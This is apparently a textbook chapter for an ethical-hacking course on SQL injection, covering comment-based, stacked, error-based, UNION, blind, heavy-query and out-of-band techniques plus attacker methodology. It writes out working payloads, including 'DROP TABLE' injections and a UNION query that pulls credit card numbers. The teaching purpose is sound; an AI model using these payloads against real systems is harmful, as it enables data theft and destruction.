In this type of SQL injection, attackers simplify the attack by embedding multiple vulnerable inputs into a single query using in-line comments. This technique helps attackers bypass blacklisting, remove spaces, obfuscate, and determine database versions.

For example:

```
INSERT INTO Users (UserName, isAdmin, Password) VALUES ('".$username."', 0, '".$password."')
```

This dynamic query prompts a new user to input a username and password.

The attacker may enter malicious inputs such as:

```
UserName = Attacker', 1, /*

Password = */'mypwd
```

Once these inputs are injected, the resulting query grants the attacker administrative privileges:

```
INSERT INTO Users (UserName, isAdmin, Password)

VALUES('Attacker', 1, /*', 0, '*/'mypwd')
```

- **Piggybacked Query**

In a piggybacked SQL injection attack, the attacker injects a malicious query alongside the original query. This is typically done in batched SQL queries. The original query remains unchanged, while the attacker’s query is appended to it. The DBMS executes both queries because the attacker uses a semicolon (;) as a delimiter to separate them. After executing the original query, the DBMS recognizes the delimiter and then processes the piggybacked query. This attack is also known as a stacked queries attack. The attacker's goal can be to extract, add, modify, or delete data, execute remote commands, or launch a DoS attack.

For example, the original query may be:

```
SELECT * FROM EMP WHERE EMP.EID = 1001 AND EMP.ENAME = 'Bob'
```

The attacker adds a delimiter and a malicious query to the original query:

```
SELECT * FROM EMP WHERE EMP.EID = 1001 AND EMP.ENAME = 'Bob'; DROP TABLE
DEPT;
```

After the original query executes and returns the results, the DBMS recognizes the delimiter and runs the injected malicious query, causing the DEPT table to be dropped from the database.

Error-Based SQL Injection

Let's explore error-based SQL injection in more detail. As mentioned earlier, in this type of SQL injection, the attacker forces the database to produce error messages based on their input. The attacker then analyzes these error messages to extract useful information that can be leveraged to craft a more effective malicious query. This technique is typically used when other SQL injection methods cannot be directly exploited. The main objective of this approach is to trigger an error message from the database that reveals details useful for launching a successful SQL injection attack. The exploitation method may vary depending on the Database Management System (DBMS) in use.

For example, consider this SQL query:

```
SELECT * FROM products WHERE id_product=$id_product
```

In a typical request executing this query:

```
http://www.example.com/product.php?id=10
```

The attacker's malicious request might look like this (for Oracle 10g):

```
http://www.example.com/product.php?

id=10||UTL_INADDR.GET_HOST_NAME((SELECT user FROM DUAL))—
```

In this scenario, the attacker appends the value 10 with the result of the Oracle function UTL_INADDR.GET_HOST_NAME. This function attempts to return the hostname based on the provided parameter, in this case, the username from the database query. When the database searches for the hostname using the database username, it fails and returns an error message, such as:

```
ORA-292257: host SCOTT unknown
```

The attacker can then manipulate the parameter passed to the GET_HOST_NAME() function, and the resulting error message will display the manipulated output.

UNION SQL Injection

In UNION SQL injection, an attacker uses the UNION clause to merge a malicious query with a user-requested query. This causes the results of the malicious query to be appended to the original query, allowing the attacker to retrieve data from other tables.

To perform a UNION SQL injection, the attacker first identifies the number of columns in the target table by incrementally increasing the value in an ORDER BY clause until an error occurs:

```
ORDER BY 10--
```

If the query runs without error, it indicates the table has 10 or more columns. If the error message says "Unknown column '10' in 'order clause'," the attacker knows the table has fewer than 10 columns. Through a process of trial and error, the attacker can pinpoint the exact number of columns in the table.

Next, the attacker identifies the data types of the columns by using a UNION SELECT query with null or known values:

```
UNION SELECT 1,null,null--
```

If the query is successful, it suggests that the first column is an integer. This process is repeated to determine the data types of the other columns.

Once the attacker has the number and types of columns, they proceed with the UNION SQL injection.

For instance, in a query like:

```
SELECT Name, Phone, Address FROM Users WHERE Id=$id
```

The attacker would change the id value to:

```
$id=1 UNION ALL SELECT creditCardNumber,1,1 FROM CreditCardTable
```

The resulting UNION SQL injection query would be:

```
SELECT Name, Phone, Address FROM Users WHERE Id=1 UNION ALL SELECT
creditCardNumber,1,1 FROM CreditCardTable
```

This query combines the results from the original query with the credit card information, allowing the attacker to retrieve sensitive data.

Blind/Inferential SQL Injection


Blind SQL Injection occurs when a web application is susceptible to SQL injection. However, the attacker cannot directly view the results of the injected query. Unlike standard SQL injection, where error messages or query results provide useful feedback, blind SQL injection returns only a generic response, making it more challenging to exploit. In this technique, the attacker sends queries that prompt true or false responses from the database to determine if the application is vulnerable to SQL injection.

A standard SQL injection attack is often feasible when developers use generic error messages that expose database errors. These messages may inadvertently reveal sensitive details or provide attackers with a way to exploit SQL vulnerabilities in the application. However, if developers disable generic error messages, performing an SQL injection attack becomes more challenging but not impossible.

Blind SQL injection differs from regular SQL injection in how data is extracted from the database. Attackers use this method to gain access to sensitive information or manipulate data by posing a series of true or false questions through SQL statements. Since the attacker does not directly see the query results, the process can be slow, as the database must generate a response for each piece of retrieved data.

Blind SQL Injection: No Error Message Returned

Let's examine the contrast between error messages when developers use generic error messages versus when they disable them and implement custom error messages, as illustrated in Figure 15-08.


Attacker
SQL Injection Attack
Blind SQL Injection (Attack Successful)
Simple SQL Injection
http://www.certifiedhacker.com
http://www.certifiedhacker.com
Oops!
We are unable to process your request. Please try back later.

```
certifiedhacker'; drop table Orders --
```

```
Microsoft OLE DB Provider
for ODBC Drivers error
'80040e14'
[Microsoft][ODBC SQL Server
Driver][SQL Server]Unclosed
quotation mark before the
character string ''.
/shopping/buy.aspx, line 52
```

Figure 15-08: Example of Blind SQL Injection

When an attacker attempts an SQL injection using the query "certifiedhacker'; drop table Orders --", two types of error messages may be generated. A generic error message can provide valuable clues, making it easier for the attacker to carry out an SQL injection attack on the application. However, suppose the developer disables generic error messages and replaces them with custom ones. In that case, the application will return a non-informative error message, making it less useful for the attacker. In such cases, the attacker may resort to a blind SQL injection attack instead.

If generic error messages are enabled, the server responds with a detailed error message, including database driver information and ODBC SQL server details, which the attacker can leverage for further exploitation. On the other hand, if custom error messaging is implemented, the browser will display a vague message stating that an error occurred and the request was unsuccessful without revealing any technical details. As a result, the attacker is left with no option but to attempt a blind SQL injection attack.

Blind SQL Injection: Time-Based SQL Injection

Time delay SQL injection, also known as time-based SQL injection, relies on measuring the delay in the database's response to true or false queries. By using a "WAITFOR" statement, the SQL server is forced to pause for a set duration. The attacker analyzes the response time to gather information, such as whether the connection is established as a system administrator or another user. This insight can then be used to execute further attacks.



; IF EXISTS(SELECT * FROM creditcard)
WAITFOR DELAY '0:0:10'--
Check if database "creditcard" exists or not
NO
YES
Since no error messages are returned, use 'waitfor delay' command to check the SQL execution status
Sleep for 10 seconds
Oops!
We are unable to process your request. Please try back later.
Oops!
We are unable to process your request. Please try back later.

Figure 15-09: Example of Time Delay SQL Injection

1. **Step 1**: Execute the query:

```
IF EXISTS(SELECT * FROM creditcard) WAITFOR DELAY '0:0:10'
```

2. **Step 2**: Check whether the "creditcard" database exists.
3. **Step 3**: If the database does not exist, the system displays:

"We are unable to process your request. Please try again later."

4. **Step 4**: If the database does exist, the system pauses for 10 seconds before displaying the same message:

"We are unable to process your request. Please try again later."

Since no error messages are generated, the **waitfor delay** command is used to verify the SQL execution status.

- **WAITFOR DELAY 'time'(seconds)**

Similar to a sleep function, this command makes the database wait for a specified duration without overloading the CPU.
Syntax:

```
WAITFOR DELAY '0:0:10'
```

- **BENCHMARK() (Minutes)**

In MySQL, the BENCHMARK() function executes a specified operation multiple times to measure performance.

Syntax:

```
BENCHMARK(how_many_times,do this)
```

Blind SQL Injection: Boolean Exploitation

Boolean-based blind SQL injection, also known as inferential SQL injection, involves sending specific queries to the application database and analyzing the responses. The attacker injects multiple SQL statements that evaluate to either true or false within the affected parameter of an HTTP request. By comparing the response pages for both conditions, the attacker can determine whether the injection attempt was successful.

Suppose the correct query is crafted and executed. In that case, the database can disclose critical information, allowing the attacker to gather details for further exploitation. This method is particularly useful when an application is vulnerable to blind SQL injection but does not return explicit error messages. In such cases, attackers use Boolean operations to extract information about the database structure.

For example, a standard request for an item with ID = 67 might be:

```
http://www.myshop.com/item.aspx?id=67
```

The corresponding SQL query would be:

```
SELECT Name, Price, Description FROM ITEM_DATA WHERE ITEM_ID = 67
```

An attacker can manipulate the request by adding a **false condition**:

```
http://www.myshop.com/item.aspx?id=67 AND 1=2
```

This modifies the SQL query as follows:

```
SELECT Name, Price, Description FROM ITEM_DATA WHERE ITEM_ID = 67 AND
1=2
```

Since 1=2 is always false, the query will return no results. By analyzing how the application responds to such variations, attackers can infer database behavior and retrieve sensitive information.

If the modified query evaluates to FALSE, the web page will not display any items. To further test the vulnerability, the attacker alters the request to:

```
http://www.myshop.com/item.aspx?id=67 AND 1=1
```

This generates the following SQL query:

```
SELECT Name, Price, Description FROM ITEM_DATA WHERE ITEM_ID = 67 AND
1=1
```

Since 1=1 is always TRUE, the query executes successfully, and the item details for ID = 67 are displayed. By comparing the responses between both conditions (1=2 returning no results and 1=1 displaying the item), the attacker confirms that the application is vulnerable to SQL injection.

Blind SQL Injection: Heavy Query

In some cases, using time delay functions in SQL queries may not be possible because the database administrator has disabled them. In such situations, an attacker can execute a time-delayed SQL injection without these functions by leveraging heavy queries.

A heavy query retrieves a large volume of data, causing significant execution delays. Attackers often create complex joins on system tables, as queries on these tables tend to take longer to process.

For example, in Oracle, the following query takes a long time to execute:

```
SELECT count(*) FROM all_users A, all_users B, all_users C
```

An attacker can manipulate this query by injecting a malicious parameter to introduce a delay, such as:

```
1 AND 1 < SELECT count(*) FROM all_users A, all_users B, all_users C
```

This results in the final query:

```
SELECT * FROM products WHERE id=1 AND 1 < SELECT count(*) FROM all_users
A, all_users B, all_users C
```

This heavy query attack is a variation of SQL injection that severely impacts server performance, potentially leading to denial-of-service or system slowdowns.

Out-of-Band SQL Injection

Out-of-band SQL injection attacks are challenging to execute because they require the attacker to both communicate with the server and identify the database server's specific features. Unlike in-band or blind SQL injection, this method relies on alternative communication channels, such as database email functionality or file writing and loading functions, to carry out the attack and extract results.

Attackers resort to this technique when they cannot use the same request-response channel for both launching the attack and retrieving data. Instead, they utilize DNS and HTTP requests to extract information from the database server.

For example:

- In Microsoft SQL Server, attackers exploit the xp_dirtree command to send DNS requests to an attacker-controlled server
- In the Oracle Database, they may use the UTL_HTTP package to send HTTP requests from SQL or PL/SQL to a server under their control

This method allows attackers to bypass traditional security measures and extract sensitive data through indirect communication channels

EXAM TIP: Study different types of SQL injection and understand how each type works and when attackers might use them.

SQL Injection Methodology

The earlier sections covered various SQL injection techniques. To ensure the success of these attacks, attackers follow a specific methodology, carefully analyzing all possible approaches. This section outlines the SQL injection methodology, detailing the steps involved in executing successful SQL injection attacks.

The SQL injection methodology includes the following steps:

- Collecting information and identifying SQL injection vulnerabilities
- Executing SQL injection attacks
- Gaining control of the entire target network (Advanced SQL injection)

Information Gathering and SQL Injection Vulnerability Detection

Information Gathering

During the information gathering phase, attackers aim to collect details about the target database, including its name, version, users, output methods, database type, user privileges, and interaction with the operating system. Understanding the underlying SQL query helps the attacker craft effective SQL injection statements. Error messages play a crucial role in extracting information, as they provide clues for selecting the appropriate SQL injection techniques. This phase, known as the survey and assess method, allows attackers to gather complete details about a potential target, including the database type, version, and user privileges.

The attacker typically starts by identifying the database type and its associated search engine, as different databases have varying SQL syntax. Next, they work to identify the privilege levels, seeking to gain the highest level of access. If successful, the attacker may then attempt to acquire the password and compromise the system. By executing commands through the OS's command shell, the attacker can take full control of the network. Information gathering follows these steps:

1. Verify if the web application connects to a database to retrieve data.
2. List all input fields, hidden fields, and POST requests that could be used for SQL injection.
3. Try injecting code into input fields to trigger errors.


4. Attempt inserting string values in fields expecting numeric input.
5. Use the UNION operator to combine results from multiple SELECT statements.
6. Analyze error messages to gather more information to execute the SQL injection.

Identifying Data Entry Paths

An attacker will look for all possible entry points in the application where different SQL injection techniques can be attempted. Automated tools like Tamper Dev and Burp Suite may be used in this process. Input gates can include fields in web forms, hidden fields, or cookies that the application uses to manage sessions. The attacker inspects web GET and POST requests sent to the target application using tools like these to identify potential input gates for SQL injection:

- **Tamper Dev**

This tool allows the interception and modification of HTTP/HTTPS requests and responses. Attackers can edit requests as they leave the browser, alter responses when intercepted, or initiate new requests.



GET www.moviescope.../ intercepted

Edit
HTTP Request


Method: GET
Request URL: http://www.moviescope.com/

Header Name	Header Value
Accept	text/html,application/xhtml+xml,ap
Upgrade-Insecure-Requests	1

Figure 15-10: Tamper Dev

- **Burp Suite**

Burp Suite is a web application security testing tool that allows attackers to monitor and modify traffic between a browser and a target application. It helps identify vulnerabilities like SQL injection, XSS, and others.


Burp Suite Community Edition v2023.7.2 - Temporary Project
Burp Project Intruder Repeater View Help
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Settings
Extensions Learn
Intercept HTTP history WebSockets history Proxy settings
Forward Drop Intercept is on Action Open browser
HTTP/1
Raw Hex
Inspector
Request attributes 2
Request query parameters 0
Request body parameters 6
Request cookies 0
Request headers 12
Search...
0 matches

Request to http://www.moviescope.com:80 [10.10.1.19]

```
POST / HTTP/1.1
Host: www.moviescope.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; rv:109.0) Gecko/20100101 Firefox/115.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://www.moviescope.com/
Content-Type: application/x-www-form-urlencoded
Content-Length: 325
Origin: http://www.moviescope.com
DNT: 1
Connection: close
Upgrade-Insecure-Requests: 1

__VIEWSTATE=
%2FwEPDwULLTE3MDc5MjQzOTdkZH5l0cnJ%2BBtsUZt5M%2FWlqLFqT5uNaq6G%2B46A4bz6%2FsMl&
__VIEWSTATEGENERATOR=C2EE9ABB&__EVENTVALIDATION=
%2FwEdAARJUub9rbpOxjNNNjxtMliRWMttrRuIi9aE3DBg1DcnOGGcPOO2LAX9axRe6vMQj2F3f3AwSKugaKAa3q
X7zRfqO70LdPacUhnsgPpHrm03jI6uFMcyULVYtnt%2BiQJOBgU%3D&txtusername=sam&txtpwd=admin&
btnlogin=Login
```

Figure 15-11: Burp Suite


Extracting Information through Error Messages

Error messages play a crucial role in extracting information from the database. In some SQL injection methods, the attacker manipulates the application to trigger an error message. If the developers have implemented generic error messages, these can provide valuable details to the attacker. When the attacker submits input to the application, the database may generate an error related to syntax or other issues. These error messages might reveal information such as the operating system, database type, version, privilege level, OS interaction level, and more. The attacker uses the details from the error message to select the most effective SQL injection technique to exploit the application's vulnerability. Error messages can provide insights in the following ways:

- **Parameter Tampering:**

An attacker can alter HTTP GET and POST requests to trigger errors. Tools like Burp Suite or Tamper Chrome can be used to modify GET and POST requests. The error messages retrieved through this method may provide valuable information, such as the database server name, directory structure, and functions used in the SQL query. Parameters can be modified directly in the address bar or through proxies. For instance:

http://certifiedhacker.com/download.php?id=car
http://certifiedhacker.com/download.php?id=horse
http://certifiedhacker.com/download.php?id=book



Error in query: Can't connect to local MySQL server through socket '/var/run/mysqld/mysqld.sock' (2)

Figure 15-12: Example of Error Message

- **Determining Database Engine Type**

Identifying the type of database engine is a key step in executing an injection attack. A straightforward method to determine the database engine is by generating ODBC errors, which can directly indicate the type of database in use. These error messages provide valuable clues about the database engine or allow an attacker to make an informed guess based on the OS and web server in use. ODBC errors typically display the database type as part of the driver information.

- **Determining a SELECT Query Structure**

With the information from the error messages, an attacker can uncover the original structure of the SQL query used in the application. This allows the attacker to craft a malicious query that can manipulate the original query. To find the query structure, the attacker may force the application to trigger errors that reveal details like table names, column names, and data types. Attackers aim to inject valid SQL segments without causing errors in the syntax, often using simple inputs like ' and '1' = '1 Or ' and '1' = '2 to avoid errors. Additionally, they may use SQL clauses such as "' GROUP BY columnnames HAVING 1=1 --" to discover table and column names.

- **Injections**


Injections typically happen within the SELECT statement, often in the WHERE section. For instance:

```
SELECT * FROM table WHERE x = 'normalinput' group by x having 1=1 --
GROUP BY x HAVING x = y ORDER BY x
```

- **Grouping Error**

The HAVING command lets you refine a query by specifying conditions for the grouped fields. Error messages can indicate which columns have not been grouped. For example:

```
' group by columnnames having 1=1 --
```




SQLSTATE[44568]: Grouping error: 7
ERROR: column "columnnames" must appear in the GROUP BY clause or be used in an aggregate function
LINE 1: SELECT DISTINCT posts.id, posts.* FROM "posts" GROUP BY "pos..

Figure 15-13: Example of Grouping Error Message

- **Type Mismatch**

Attempting to insert strings into numeric fields can trigger error messages that reveal the data that could not be converted. For example:

```
' union select 1,1,'text',1,1,1 --
' union select 1,1, bigint,1,1,1 --
```



Error #3132: Data type mismatch.', details:'could not convert text value to numeric value'.

